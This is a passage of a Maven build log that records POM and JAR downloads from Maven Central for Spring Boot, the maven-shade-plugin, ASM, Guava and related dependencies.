**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.pom (2.2 kB at 84 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.pom (2.6 kB at 74 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.pom (1.0 kB at 47 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3.1/plexus-components-1.3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3.1/plexus-components-1.3.1.pom (3.1 kB at 139 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.pom (815 B at 28 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.5/plexus-containers-1.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.5/plexus-containers-1.5.5.pom (4.2 kB at 212 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.pom (2.2 kB at 86 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.1/maven-plugin-api-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.1/maven-plugin-api-3.1.1.pom (3.4 kB at 113 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.pom (4.8 kB at 167 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M5/sisu-plexus-0.0.0.M5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M5/sisu-plexus-0.0.0.M5.pom (13 kB at 600 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.pom (2.5 kB at 115 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M5/sisu-inject-0.0.0.M5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M5/sisu-inject-0.0.0.M5.pom (14 kB at 666 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.pom (2.8 kB at 117 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.pom (4.1 kB at 178 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.1/plexus-classworlds-2.5.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.1/plexus-classworlds-2.5.1.pom (5.0 kB at 218 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.pom (3.0 kB at 101 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom (26 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom (4.1 kB at 186 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom (5.3 kB at 243 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom (2.4 kB at 120 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom (4.2 kB at 208 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom (14 kB at 624 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom (2.6 kB at 138 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom (14 kB at 655 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom (7.3 kB at 332 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom (3.4 kB at 162 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom (7.9 kB at 360 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom (11 kB at 384 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom (815 B at 39 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom (4.2 kB at 141 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom (17 kB at 789 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom (11 kB at 388 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom (4.8 kB at 179 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom (5.0 kB at 207 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom (5.1 kB at 220 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom (2.7 kB at 103 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom (12 kB at 513 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom (2.9 kB at 105 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom (3.7 kB at 141 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom (3.1 kB at 108 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom (3.2 kB at 117 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom (4.6 kB at 192 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom (7.5 kB at 312 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom (748 B at 37 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom (3.8 kB at 164 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom (22 kB at 861 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom (15 kB at 603 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.pom (3.7 kB at 126 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.pom (11 kB at 475 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/28.2-android/guava-parent-28.2-android.pom (13 kB at 587 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.pom (2.4 kB at 121 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/26.0-android/guava-parent-26.0-android.pom (10 kB at 485 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.pom (2.3 kB at 114 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.pom (2.7 kB at 106 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.pom (2.1 kB at 96 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_parent/2.3.4/error\_prone\_parent-2.3.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_parent/2.3.4/error\_prone\_parent-2.3.4.pom (5.4 kB at 226 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.pom (2.8 kB at 126 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.pom (28 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-buildpack-platform/2.5.5/spring-boot-buildpack-platform-2.5.5.jar (238 kB at 2.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpcore/4.4.13/httpcore-4.4.13.jar (329 kB at 2.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/httpcomponents/httpclient/4.5.13/httpclient-4.5.13.jar (780 kB at 5.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-compress/1.20/commons-compress-1.20.jar (632 kB at 4.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-logging/commons-logging/1.2/commons-logging-1.2.jar (62 kB at 396 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/tomlj/tomlj/1.0.0/tomlj-1.0.0.jar (157 kB at 883 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna-platform/5.7.0/jna-platform-5.7.0.jar (1.3 MB at 6.8 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/3.0.2/jsr305-3.0.2.jar (20 kB at 101 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/antlr/antlr4-runtime/4.7.2/antlr4-runtime-4.7.2.jar (338 kB at 1.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar (335 kB at 1.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/net/java/dev/jna/jna/5.7.0/jna-5.7.0.jar (1.7 MB at 7.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-loader-tools/2.5.5/spring-boot-loader-tools-2.5.5.jar (250 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.2.0/maven-common-artifact-filters-3.2.0.jar (61 kB at 269 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.1/maven-artifact-3.1.1.jar (52 kB at 228 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.1/maven-model-3.1.1.jar (154 kB at 659 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.1/maven-settings-3.1.1.jar (42 kB at 170 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.1/maven-repository-metadata-3.1.1.jar (25 kB at 101 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.1/maven-settings-builder-3.1.1.jar (42 kB at 166 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.1/maven-aether-provider-3.1.1.jar (60 kB at 221 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.5/plexus-component-annotations-1.5.5.jar (4.2 kB at 16 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.19/plexus-interpolation-1.19.jar (62 kB at 226 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.1/maven-model-builder-3.1.1.jar (160 kB at 582 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.1/maven-core-3.1.1.jar (557 kB at 2.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.6.3/maven-plugin-api-3.6.3.jar (47 kB at 156 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.jar (53 kB at 168 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M5/org.eclipse.sisu.plexus-0.0.0.M5.jar (197 kB at 616 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M5/org.eclipse.sisu.inject-0.0.0.M5.jar (291 kB at 891 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.jar (262 kB at 798 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.jar (134 kB at 410 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar (26 kB at 77 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.jar (72 kB at 201 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.jar (53 kB at 147 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.jar (122 kB at 339 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.jar (120 kB at 333 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.jar (33 kB at 88 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar (37 kB at 96 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-util/8.0/asm-util-8.0.jar (85 kB at 215 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.jar (180 kB at 455 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/failureaccess/1.0.1/failureaccess-1.0.1.jar (4.6 kB at 11 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar (305 kB at 744 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/checkerframework/checker-compat-qual/2.5.5/checker-compat-qual-2.5.5.jar (5.9 kB at 14 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar**

